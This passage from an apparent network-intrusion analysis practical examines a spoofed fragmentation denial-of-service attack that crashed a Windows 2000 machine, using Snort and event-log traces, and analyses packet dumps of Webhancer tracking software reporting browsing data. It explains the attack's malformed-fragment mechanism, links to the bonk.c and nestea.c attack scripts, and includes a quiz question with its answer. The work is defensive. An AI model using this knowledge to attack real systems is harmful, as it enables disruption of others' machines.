**S***** Seq: 0xBB6C35CD    Ack: 0x0    Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 907105 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.254647 192.168.0.26:0 -> 192.168.0.45:0
PROTO002 TTL:255 TOS:0x0 ID:27611
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.254682 192.168.0.26:0 -> 192.168.0.45:0
PROTO002 TTL:255 TOS:0x0 ID:27612
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.765974 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:34899   MF
Frag Offset: 0x145B    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.765993 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:35155   MF
Frag Offset: 0x145B    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770366 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242   MF
Frag Offset: 0x0    Frag Size: 0x12
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770433 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242
Frag Offset: 0x6    Frag Size: 0x74
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770477 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242   MF
IP Options =>  EOL Frag Offset: 0x0    Frag Size: 0xE0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770529 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242   MF
Frag Offset: 0x0    Frag Size: 0x12
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770559 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242
Frag Offset: 0x6    Frag Size: 0x74
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770666 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242   MF
IP Options =>  EOL Frag Offset: 0x0    Frag Size: 0xE0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770708 192.168.0.45:0 -> 192.168.0.45:0
TCP TTL:40 TOS:0x0 ID:53764
00 00 86 58 66 98 00 E0 29 30 3B 1D 08 00 45 00   ...Xf...)0;...E.
00 28 D2 04 00 00 28 06 3F 21 C0 A8 00 2D C0 A8   .(....(.?!...-..
00 2D 02 D6 00 5F 34 94 B2 FB 00 B1 3A 31 10 02   .-..._4.....:1..
00 00 48 91 00 00 00 00 00 00 00 00               ..H.........
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770817 192.168.0.45:0 -> 192.168.0.45:0
TCP TTL:40 TOS:0x0 ID:53764
00 00 86 58 66 98 00 E0 29 30 3B 1D 08 00 45 00   ...Xf...)0;...E.
00 28 D2 04 00 00 28 06 3F 21 C0 A8 00 2D C0 A8   .(....(.?!...-..
00 2D 02 D6 00 5F 64 42 95 99 63 1F 16 90 10 10   .-..._dB..c.....
00 00 F7 69 00 00 00 00 00 00 00 00               ...i........
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:09:59.770865 192.168.0.45:0 -> 192.168.0.45:0
TCP TTL:40 TOS:0x0 ID:53764
00 00 86 58 66 98 00 E0 29 30 3B 1D 08 00 45 00   ...Xf...)0;...E.
00 28 D2 04 00 00 28 06 3F 21 C0 A8 00 2D C0 A8   .(....(.?!...-..       Total length of datagram (0028Hex) is 40 bytes long, which is incorrect
00 2D 02 CA 00 53 3F CF AE D9 0F 85 68 67 10 02   .-...S?.....hg..
00 00 04 86 00 00 00 00 00 00 00 00               ............           There are 6 additional octets in the packet
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

[3] NT Event Log – System Log

Event Type:	Error
Event Source:	EventLog
Event Category:	None
Event ID:	6008
Date:	11/11/2000
Time:	20:15:23
User:	N/A
Computer:	KABUKI

Description:
The previous system shutdown at 20:11:03 on 11/11/2000 was unexpected.
Data:

```
0000: d0 07 0b 00 06 00 0b 00    Ð.......
0008: 14 00 0b 00 03 00 c5 01    ......Å.
0010: d0 07 0b 00 06 00 0b 00    Ð.......
0018: 17 00 0b 00 03 00 c5 01    ......Å.
```

Event Type:	Information
Event Source:	Save Dump
Event Category:	None
Event ID:	1001
Date:	11/11/2000
Time:	20:17:34
User:	N/A
Computer:	KABUKI

Description:
The computer has rebooted from a bugcheck. The bugcheck was: 0x0000001e (0xc0000005, 0xf89c6d99, 0x00000001, 0x00b56418). Microsoft Windows 2000 [v15.2195]. A dump was saved in: C:\WINNT\MEMORY.DMP.

1. Source of trace

Workstation on a non-friendly network (switched environment).

2. Detect was generated by:

Snort Intrusion Detection System, running on the workstation and NT Event log (System Log in this case). The alert was generated by the use of the minfrag preprocessor (default size value of 128), most part of the packets flagged are less than 20 bytes long.

3. Probability of spoofing on source address:

The address is obviously spoofed in the traces shown previously [1] and [2], being the same than the victim host (192.168.0.45)

4. Description of attack

This looks like a sort of mix of a newer version of Land attack and Teardrop, because of the incorrect fragments received added to the fact that the source ip address and the destination ip address are the same.

5. Attack mechanism (analysis from Snort logs [2]):

For each TCP datagram (same datagram ID) there are two fragments, both with different offset value. Reviewing the traffic in chronological order there are first a bunch of packets with a x value

in the fragment offset and an ID value increased by 256 each time. Then the ID value restart with the same first sequence (repeating the IDs) and the fragment offset changes to y. In the first part of the trace the second packet in the IP datagram combines the DF (Don't Fragment) and MF (More Fragments coming) flags (not a normal traffic).

That combination (DF and MF set) doesn't happened in the second portion of the traffic.

Between the TCP traffic there are UDP fragments ad they always belong to datagram ID 242, which is one of the indicators of Teardrop attack.

There are activity parsed by Snort as PROTO002, which is IGMP. The particular issue with this traffic is that the source address is the attacker real address (192.168.0.26), and the source and destination ports of 0, which IGMP doesn't use.

This traffic could have been generated by a combination of tools, but the result of the attack was a Blue Screen of Death in the Windows 2000 Server box. The error code is shown on the first Event Log [3] entry. The description of the error code is KMODE_EXCEPTION_NOT_HANDLED. This means that a process running in kernel (protected and privileged) space failed.

6. Correlations

http://www.insecure.org/sploits/95.NT.fragmentation.bonk.html → bonk.c attack script

http://www.insecure.org/sploits/linux.PalmOS.nestea.html → nestea.c attack script

http://www.cert.org/advisories/CA-1997-28.html → teardrop and landattack countermeasures.

7. Evidence of active targeting

The sustained nature of the traffic and the needing to know the specific IP address of the victim to spoof it makes this a active targeted attack.

8. Severity:

Issue	Description	Assigned value
Criticality	This is my personal crash-test machine, so in this particular case the Criticality is low. So I will assign a 2 (after all, it is **my** box)	2
Lethality	This is a Denial of Service attack, which are pretty lethal. The fact that the attacker won't gain root access is in some way dismissed when I think in web or mail servers. The value will be 5.	5
System count.	The machine rebooted, so it did not stand the attack	0
Network count.	There were no filtering devices in place (actually, it was on the same LAN)	0

Then:

Severity = (2 + 5) – (0 + 0) = 7 → poor

It results in a high severity risk because of the countermeasures.

9. Defensive recommendation:

Stop going to hacker meetings.

Install the later fixes and patches from your vendor. Stop illegal addresses on the filtering router or firewall that controls the inbound traffic from Internet. If the firewall supports fragment reassembly (and the performance issues are least important than security ones), do it in the firewall.

10. Multiple choice question:

What of the following is malformed traffic?

A. Protocol Type (IP header) = 0002
B. Flags PUSH and ACK set (TCP header)
C. A value of 011 starting byte 6 of IP header
D. A value of 0100 0101 starting byte 0 of IP header

Correct answer: C. It will indicate that both Don't Fragment and More Fragments are set on the IP packet, which is not permitted. If a packet has the DF flag set is cannot be fragmented, is returned to the source with an ICMP Fragmentation Needed message.

Detect 4 – A boy and his dog... - The problem with spyware

[1] http://www.sans.org/y2k/111300.htm - Eric OKunewick

Mr. Linton, without adequate notification, software to access your site was loaded on the hard drive of my computer. Based on the Directory creation time, I believe that this software came from the joecartoon.com web site. The joe cartoon install presented itself as a Joe Cartoon installer. Upon review of the installation process, I did note that you license agreement was included. The fact that the installation had a different intent than was originally presented is both misleading and unethical. I consider such an installation to be unauthorized.

The software that was loaded was WHAGENT.EXE which appears to send tracking information to your web site. The software was then launched on system restart in a stealth mode. It did not notify me of its ongoing presence or ongoing intent.

I view this unauthorized installation as unethical and an invasion of my privacy. Further, since I was not adequately notified of the installation or of the stealth mode nature of the software, I consider this as a penetration of my personal computer and am considering notifying the proper authorities. I suggest that you and joecartoon.com immediately CEASE AND DESIST with these practices. Thank you, Eric

[2] Traffic reported by eEye Iris v1.01

10.10.0.7 → My box in the home network
200.59.32.66 → DNS Server
167.216.133.33 → SANS Server
216.95.220.131 → prime.webhancer.com

No	Timestamp	Type	Protocol	IP src	IP dest	Size
80	16:42:24:905	IP	UDP->DNS	10.10.0.7	200.59.32.66	72
81	16:42:25:286	IP	UDP->DNS	200.59.32.66	10.10.0.7	214
82	16:42:25:366	IP	TCP->HTTP	10.10.0.7	167.216.133.33	62
83	16:42:25:937	IP	TCP->HTTP	167.216.133.33	10.10.0.7	60
84	16:42:25:937	IP	TCP->HTTP	10.10.0.7	167.216.133.33	54
89	16:42:26:908	IP	UDP->DNS	10.10.0.7	200.59.32.66	79
90	16:42:26:968	IP	UDP->DNS	200.59.32.66	10.10.0.7	328

91	16:42:27:109	IP	TCP->HTTP	10.10.0.7	216.95.220.131	62
92	16:42:27:429	IP	TCP->HTTP	167.216.133.33	10.10.0.7	1514
93	16:42:27:469	IP	TCP->HTTP	167.216.133.33	10.10.0.7	642
94	16:42:27:469	IP	TCP->HTTP	10.10.0.7	167.216.133.33	54
95	16:42:27:559	IP	TCP->HTTP	167.216.133.33	10.10.0.7	1514
96	16:42:27:599	IP	TCP->HTTP	167.216.133.33	10.10.0.7	642
97	16:42:27:599	IP	TCP->HTTP	10.10.0.7	167.216.133.33	54
98	16:42:27:900	IP	TCP->HTTP	10.10.0.7	167.216.133.33	62
99	16:42:27:910	IP	TCP->HTTP	216.95.220.131	10.10.0.7	60

[3] Full dump of the traffic (eEye Iris v1.01)

Establishment of the TCP Connection (SYN-SYN/ACK-ACK)
No: 288 Timestamp: 16:46:59:701
MAC source address: 00-00-86-58-66-98 MAC dest address: 00-48-54-63-28-EC
Frame type: IP Protocol: TCP->HTTP
Source IP address: 10.10.0.7 Dest IP address: 216.95.220.131
Source port: 1288 Destination port: 80
Packet size: 261

Packet data:
0000: 00 48 54 63 28 EC 00 00 86 58 66 98 08 00 45 00 .HTc(....Xf...E.
0010: 00 F7 14 7C 40 00 80 06 26 91 0A 0A 00 07 D8 5F ...|@...&......_
0020: DC 83 05 08 00 50 78 63 45 D6 18 66 AA 9C 50 18 .....PxcE..f..P.
0030: 44 70 29 62 00 00 50 4F 53 54 20 68 74 74 70 3A Dp)b..**POST http:**
0040: 2F 2F 70 72 69 6D 65 2E 77 65 62 68 61 6E 63 65 **//prime.webhance**
0050: 72 2E 63 6F 6D 2F 20 48 54 54 50 2F 31 2E 30 0D **r.com/ HTTP/1.0.**
0060: 0A 41 67 65 6E 74 54 61 67 3A 20 4A 43 41 52 54 .**AgentTag: JCART**
0070: 4F 4F 4E 0D 0A 41 67 65 6E 74 49 44 3A 20 30 2B **OON..AgentID: 0+**
0080: 30 2B 30 0D 0A 41 67 65 6E 74 53 70 65 65 64 3A **0+0..AgentSpeed:**
0090: 20 30 32 34 34 0D 0A 43 6F 6E 74 65 6E 74 2D 74 **0244**..Content-t
00A0: 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E ype: application
00B0: 2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D 0A 43 /octet-stream..C
00C0: 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 34 ontent-length: 4
00D0: 38 0D 0A 0D 0A 00 00 00 27 00 00 01 01 12 00 00 8.......'.....
00E0: 01 01 00 00 00 01 3A 10 44 22 01 06 00 00 00 06 ......:.D"......
00F0: 6B 61 62 75 6B 69 00 00 50 00 00 00 00 00 00 00 **kabuki**..P.....
0100: 00 00 00 00 00 .....
==========
No: 289 Timestamp: 16:47:0:462
MAC source address: 00-48-54-63-28-EC MAC dest address: 00-00-86-58-66-98
Frame type: IP
Protocol: TCP->HTTP
Source IP address: 216.95.220.131 Dest IP address: 10.10.0.7
Source port: 80 Destination port: 1288
Packet size: 401

Packet data:
0000: 00 00 86 58 66 98 00 48 54 63 28 EC 08 00 45 00 ...Xf..HTc(...E.
0010: 01 83 10 C8 40 00 71 06 38 B9 D8 5F DC 83 0A 0A ....@.q.8.._....
0020: 00 07 00 50 05 08 18 66 AA 9C 78 63 46 A5 50 18 ...P...f..xcF.P.
0030: 21 69 66 53 00 00 48 54 54 50 2F 31 2E 30 20 32 !ifS..HTTP/1.0 2
0040: 30 30 20 57 65 62 48 61 6E 63 65 72 20 41 75 74 00 WebHancer Aut
0050: 68 6F 72 69 74 79 20 53 65 72 76 65 72 0D 0A 43 hority Server..C
0060: 6F 6E 74 65 6E 74 2D 74 79 70 65 3A 20 61 70 70 ontent-type: app
0070: 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74 2D 73 lication/octet-s
0080: 74 72 65 61 6D 0D 0A 43 6F 6E 74 65 6E 74 2D 6C tream..Content-l
0090: 65 6E 67 74 68 3A 20 32 34 33 0D 0A 0D 0A 00 00 ength: 243.....
00A0: 00 EA 00 00 01 01 12 00 00 01 01 00 00 00 02 3A ....:
00B0: 10 46 5C 00 00 02 3A 00 00 54 60 01 06 00 00 00 .F\...:..T`.....
00C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00D0: 0C 32 30 30 2E 35 39 2E 33 39 2E 35 36 00 B5 EF .200.59.39.56...
00E0: 00 00 00 10 61 31 2E 77 65 62 68 61 6E 63 65 72 ....a1.webhancer
00F0: 2E 63 6F 6D 00 00 50 00 00 00 10 61 32 2E 77 65 .com..P....a2.we
0100: 62 68 61 6E 63 65 72 2E 63 6F 6D 00 00 50 00 00 bhancer.com..P..

```
0110:  00 05 00 00 00 10 64 31 2E 77 65 62 68 61 6E 63 ......d1.webhanc
0120:  65 72 2E 63 6F 6D 00 00 50 00 00 00 10 64 32 2E er.com..P....d2.
0130:  77 65 62 68 61 6E 63 65 72 2E 63 6F 6D 00 00 50 webhancer.com..P
0140:  00 00 00 10 64 33 2E 77 65 62 68 61 6E 63 65 72 ....d3.webhancer
0150:  2E 63 6F 6D 00 00 50 00 00 00 10 64 34 2E 77 65 .com..P....d4.we
0160:  62 68 61 6E 63 65 72 2E 63 6F 6D 00 00 50 00 00 bhancer.com..P..
0170:  00 10 64 35 2E 77 65 62 68 61 6E 63 65 72 2E 63 ..d5.webhancer.c
0180:  6F 6D 00 00 50 00 00 00 00 00 07 88 49 00 00 00 om..P.......I...
0190:  00                                              .
================================================================
================================================================
No:                 895 Timestamp:          16:56:23:151
MAC source address: 00-00-86-58-66-98 MAC dest address:   00-48-54-63-28-EC
Frame type:         IP Protocol:            TCP->HTTP
Source IP address:  10.10.0.7 Dest IP address:    204.191.36.210
Source port:        1307 Destination port:  80
Packet size:        594

Packet data:
0000:  00 48 54 63 28 EC 00 00 86 58 66 98 08 00 45 00 .HTc(....Xf...E.
0010:  02 44 16 31 40 00 80 06 E6 E0 0A 0A 00 07 CC BF .D.1@...........
0020:  24 D2 05 1B 00 50 80 DB 5A 43 18 24 9B 35 50 18 $....P..ZC.$.5P.
0030:  44 70 41 1F 00 00 50 4F 53 54 20 68 74 74 70 3A DpA...POST http:
0040:  2F 2F 64 31 2E 77 65 62 68 61 6E 63 65 72 2E 63 //d1.webhancer.c
0050:  6F 6D 2F 20 48 54 54 50 2F 31 2E 30 0D 0A 50 61 om/ HTTP/1.0..Pa
0060:  67 65 2D 44 61 74 61 2D 55 52 4C 3A 20 68 74 74 ge-Data-URL: htt
0070:  70 3A 2F 2F 77 77 77 2E 63 69 75 64 61 64 2E 63 p://www.ciudad.c
0080:  6F 6D 2E 61 72 0D 0A 43 6F 6E 74 65 6E 74 2D 74 om.ar..Content-t
0090:  79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E ype: application
00A0:  2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D 0A 43 /octet-stream..C
00B0:  6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 ontent-length: 3
00C0:  39 36 0D 0A 0D 0A 00 00 01 83 00 01 00 00 12 00 96..............
00D0:  00 00 00 00 00 00 01 00 00 04 14 00 00 03 E4 3A ...............:
00E0:  10 49 14 00 00 00 03 00 00 00 01 00 00 00 06 4A .I.............J
00F0:  43 41 52 54 4F 4F 4E 00 38 27 3B C8 00 07 88 49 CARTOON.8';....I
0100:  00 00 00 00 07 00 0A 0A 00 00 00 00 00 00 00 00 ................
0110:  00 00 01 21 10 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 ...!.Mozilla/4.0
0120:  20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53  (compatible; MS
0130:  49 45 20 35 2E 30 31 3B 20 57 69 6E 64 6F 77 73 IE 5.01; Windows
0140:  20 4E 54 20 35 2E 30 29 00 00 00 00 00 77 77 77  NT 5.0).....www
0150:  2E 63 69 75 64 61 64 2E 63 6F 6D 2E 61 72 00 06 .ciudad.com.ar..
0160:  61 2A C8 00 00 00 00 2F 00 00 00 00 00 C8 00 00 a*...../........
0170:  00 01 00 00 00 04 00 00 00 04 00 00 00 03 00 00 ................
0180:  00 01 00 00 00 00 00 00 00 02 00 00 00 00 00 00 ................
0190:  00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 ................
01A0:  04 4E 00 00 03 88 00 00 00 00 00 00 00 00 00 00 .N..............
01B0:  01 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01C0:  00 00 00 00 00 00 00 00 00 00 00 00 0E C9 00 00 ................
01D0:  0D 6B 00 00 01 4A 00 00 00 AA 00 00 00 00 00 00 .k...J..........
01E0:  00 00 00 00 00 00 00 00 00 00 00 00 0C F3 00 00 ................
01F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 32 36 ..............26
0200:  33 2E 31 37 33 32 31 37 00 30 2E 30 30 30 30 30 3.173217.0.00000
0210:  30 00 30 2E 30 30 30 30 30 30 00 30 2E 30 30 30 0.0.000000.0.000
0220:  30 30 30 00 39 31 2E 31 30 31 30 35 36 00 30 2E 000.91.101056.0.
0230:  30 30 30 30 30 30 00 30 2E 30 30 30 30 30 30 00 000000.0.000000.
0240:  30 2E 30 30 30 30 30 30 00 30 2E 30 30 30 30 30 0.000000.0.00000      What's this?
0250:  30 00                                           0.
================================================================
No:                 992 Timestamp:          16:58:22:372
MAC source address: 00-00-86-58-66-98 MAC dest address:   00-48-54-63-28-EC
Frame type:         IP Protocol:            TCP->HTTP
Source IP address:  10.10.0.7 Dest IP address:    216.221.200.215
Source port:        1316 Destination port:  80
Packet size:        695
```

```
Packet data:
0000:  00 48 54 63 28 EC 00 00 86 58 66 98 08 00 45 00 .HTc(....Xf...E.
0010:  02 A9 16 74 40 00 80 06 36 15 0A 0A 00 07 D8 DD ...t@...6.......
0020:  C8 D7 05 24 00 50 82 A4 8C 77 13 80 8C 98 50 18 ...$.P...w....P.
0030:  44 70 4B 49 00 00 50 4F 53 54 20 68 74 74 70 3A DpKI..POST http:
0040:  2F 2F 64 35 2E 77 65 62 68 61 6E 63 65 72 2E 63 //d5.webhancer.c
0050:  6F 6D 2F 20 48 54 54 50 2F 31 2E 30 0D 0A 50 61 om/ HTTP/1.0..Pa
0060:  67 65 2D 44 61 74 61 2D 55 52 4C 3A 20 68 74 74 ge-Data-URL: htt
0070:  70 3A 2F 2F 77 77 77 2E 63 69 75 64 61 64 2E 63 p://www.ciudad.c
0080:  6F 6D 2E 61 72 0D 0A 43 6F 6E 74 65 6E 74 2D 74 om.ar..Content-t
0090:  79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E ype: application
00A0:  2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D 0A 43 /octet-stream..C
00B0:  6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 34 ontent-length: 4
00C0:  39 37 0D 0A 0D 0A 00 00 01 E8 00 01 00 00 12 00 97.............
00D0:  00 00 00 00 00 00 01 00 00 04 14 00 00 03 E4 3A .............:
00E0:  10 49 60 00 00 00 02 00 00 00 01 00 00 00 06 4A .I`...........J
00F0:  43 41 52 54 4F 4F 4E 00 38 27 3B C8 00 07 88 49 CARTOON.8';....I
0100:  00 00 00 00 07 00 0A 0A 00 00 00 00 00 00 00 00 ................
0110:  00 00 01 57 C0 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 ...W.Mozilla/4.0
0120:  20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53  (compatible; MS
0130:  49 45 20 35 2E 30 31 3B 20 57 69 6E 64 6F 77 73 IE 5.01; Windows
0140:  20 4E 54 20 35 2E 30 29 00 00 00 00 00 77 77 77  NT 5.0).....www
0150:  2E 63 69 75 64 61 64 2E 63 6F 6D 2E 61 72 00 06 .ciudad.com.ar..
0160:  61 2A C8 00 00 00 08 2F 61 72 2F 6C 69 62 72 61 a*...../ar/libra
0170:  72 69 65 73 2F 62 61 6E 6E 65 72 5F 69 66 72 61 ries/banner_ifra
0180:  6D 65 2F 31 2C 32 31 32 37 2C 2C 30 30 2E 68 74 me/1,2127,,00.ht
0190:  6D 6C 3F 70 6F 72 74 61 6C 3D 39 30 26 73 65 63 ml?portal=90&sec
01A0:  63 69 6F 6E 3D 35 37 31 26 70 6F 73 69 63 69 6F cion=571&posicio
01B0:  6E 3D 74 6F 70 26 54 72 61 6E 73 49 44 3D 39 37 n=top&TransID=97
01C0:  34 31 34 35 33 31 38 36 30 38 00 00 00 00 00 C8 4145318608.....
01D0:  00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 02 ................
01E0:  00 00 00 01 00 00 00 00 00 00 00 01 00 00 00 00 ................
01F0:  00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 ................
0200:  00 00 03 53 00 00 03 D5 00 00 00 00 00 00 00 00 ...S............
0210:  00 00 02 5D 00 00 00 00 00 00 00 00 00 00 00 00 ...]............
0220:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 07 ................
0230:  00 00 01 CD 00 00 01 91 00 00 00 82 00 00 00 00 ................
0240:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 05 ................
0250:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0260:  32 31 32 37 2E 39 38 32 36 34 36 00 30 2E 30 30 2127.982646.0.00
0270:  30 30 30 30 00 30 2E 30 30 30 30 30 30 00 30 2E 0000.0.000000.0.
0280:  30 30 30 30 30 30 00 32 33 31 38 2E 30 30 37 36 00000.2318.0076
0290:  36 33 00 30 2E 30 30 30 30 30 30 00 30 2E 30 30 63.0.000000.0.00
02A0:  30 30 30 30 00 30 2E 30 30 30 30 30 30 00 30 2E 0000.0.000000.0.
02B0:  30 30 30 30 30 30 00                           000000.
================================================================
No:                 1001 Timestamp:              16:58:23:834
MAC source address: 00-00-86-58-66-98 MAC dest address:    00-48-54-63-28-EC
Frame type:         IP Protocol:             TCP->HTTP
Source IP address:  10.10.0.7 Dest IP address:     204.191.36.210
Source port:        1317 Destination port:    80
Packet size:        656

Packet data:
0000:  00 48 54 63 28 EC 00 00 86 58 66 98 08 00 45 00 .HTc(....Xf...E.
0010:  02 82 16 79 40 00 80 06 E6 5A 0A 0A 00 07 CC BF ...y@....Z......
0020:  24 D2 05 25 00 50 82 AC 03 17 18 26 72 D8 50 18 $..%.P.....&r.P.
0030:  44 70 9A 41 00 00 50 4F 53 54 20 68 74 74 70 3A Dp.A..POST http:
0040:  2F 2F 64 31 2E 77 65 62 68 61 6E 63 65 72 2E 63 //d1.webhancer.c
0050:  6F 6D 2F 20 48 54 54 50 2F 31 2E 30 0D 0A 50 61 om/ HTTP/1.0..Pa
0060:  67 65 2D 44 61 74 61 2D 55 52 4C 3A 20 68 74 74 ge-Data-URL: htt
0070:  70 3A 2F 2F 77 77 77 2E 63 69 75 64 61 64 2E 63 p://www.ciudad.c
0080:  6F 6D 2E 61 72 0D 0A 43 6F 6E 74 65 6E 74 2D 74 om.ar..Content-t
0090:  79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E ype: application
00A0:  2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D 0A 43 /octet-stream..C
```

```
00B0:  6F 6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 34 ontent-length: 4
00C0:  35 38 0D 0A 0D 0A 00 00 01 C1 00 01 00 00 12 00 58.............
00D0:  00 00 00 00 00 00 01 00 00 04 14 00 00 03 E4 3A ...............:
00E0:  10 49 5E 00 00 00 02 00 00 00 01 00 00 00 06 4A .I^............J
00F0:  43 41 52 54 4F 4F 4E 00 38 27 3B C8 00 07 88 49 CARTOON.8';....I
0100:  00 00 00 00 07 00 0A 0A 00 00 00 00 00 00 00 00 ................
0110:  00 00 01 8A 88 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 .....Mozilla/4.0
0120:  20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53  (compatible; MS
0130:  49 45 20 35 2E 30 31 3B 20 57 69 6E 64 6F 77 73 IE 5.01; Windows
0140:  20 4E 54 20 35 2E 30 29 00 00 00 00 00 77 77 77  NT 5.0).....www
0150:  2E 63 69 75 64 61 64 2E 63 6F 6D 2E 61 72 00 06 .ciudad.com.ar..
0160:  61 2A C8 00 00 00 00 2F 61 72 2F 70 6F 72 74 61 a*...../ar/porta
0170:  6C 65 73 2F 74 65 63 6E 6F 6C 6F 67 69 61 2F 6E les/tecnologia/n
0180:  6F 74 61 2F 30 2C 31 33 35 37 2C 37 37 39 32 2C ota/0,1357,7792,
0190:  30 30 2E 68 74 6D 6C 00 00 00 00 00 C8 00 00 00 00.html.........
01A0:  02 00 00 00 21 00 00 00 21 00 00 00 21 00 00 00 ....!...!...!...
01B0:  21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 !...............
01C0:  00 00 00 00 21 00 00 00 00 00 00 00 00 00 00 29 ....!..........)
01D0:  C6 00 01 25 0C 00 00 19 DE 00 00 51 22 00 00 83 ...%.......Q"...
01E0:  71 00 00 00 00 00 00 00 00 00 00 19 B5 00 00 00 q...............
01F0:  00 00 00 00 00 00 00 00 00 00 00 27 A1 00 00 3D ...........'...=
0200:  6B 00 00 0E A0 00 00 00 BE 00 00 00 00 00 00 02 k...............
0210:  63 00 00 00 00 00 00 30 A0 00 00 07 F1 00 00 00 c......0........
0220:  00 00 00 00 00 00 00 02 77 00 00 00 00 34 37 37 ........w....477
0230:  31 2E 33 35 34 30 36 37 00 31 30 38 33 37 2E 39 1.354067.10837.9
0240:  37 30 35 34 30 00 30 2E 30 30 30 30 30 30 00 31 70540.0.000000.1
0250:  36 36 38 2E 35 34 31 31 33 31 00 31 36 35 35 31 668.541131.16551
0260:  2E 34 30 31 38 36 39 00 30 2E 30 30 30 30 30 30 .401869.0.000000
0270:  00 30 2E 30 30 30 30 30 30 00 31 30 34 32 39 2E .0.000000.10429.
0280:  34 37 37 30 32 31 00 30 2E 30 30 30 30 30 30 00 477021.0.000000.
0290:
```

1. Source of trace

GIAC page at http://www.sans.org/y2k/111300.htm, reported from Eric Okunewick. What make me select this report was the idea of a "legalized trojan". I downloaded the soft (a sort of funny cartoon) from a completely unrelated site named JoeCartoon, but when you run the setup program, it is this Webhancer's software what you really install. It warns you during the install, in the License Agreement, that it will install some kind of monitoring software. I found out in the investigation of this report that the data sent back to their servers is not *exactly* what they said in this agreement.

2. Detect was generated by:

eEye Iris v1.01, a network sniffer that runs on a Windows 2000 server (same machine installed with the Webhancer Agent)

3. Probability of spoofing on source address:

Not in this case. The traffic has to go to the Webhancer's servers, being the source address the machine installed with the software agent.

4. Description of attack

It differs of a classic attack in the fact that it is not complete stealth, maybe a more correct term would be silent.

The agent could be in found in any download from a "business associate" of WebHancer (in this case www.JoeCartoon.com). Once installed it starts a software agent that sends information about the internet connection back to the webhancer server.

I found that it not only sends connection status but at least the user machine's name (as shown in

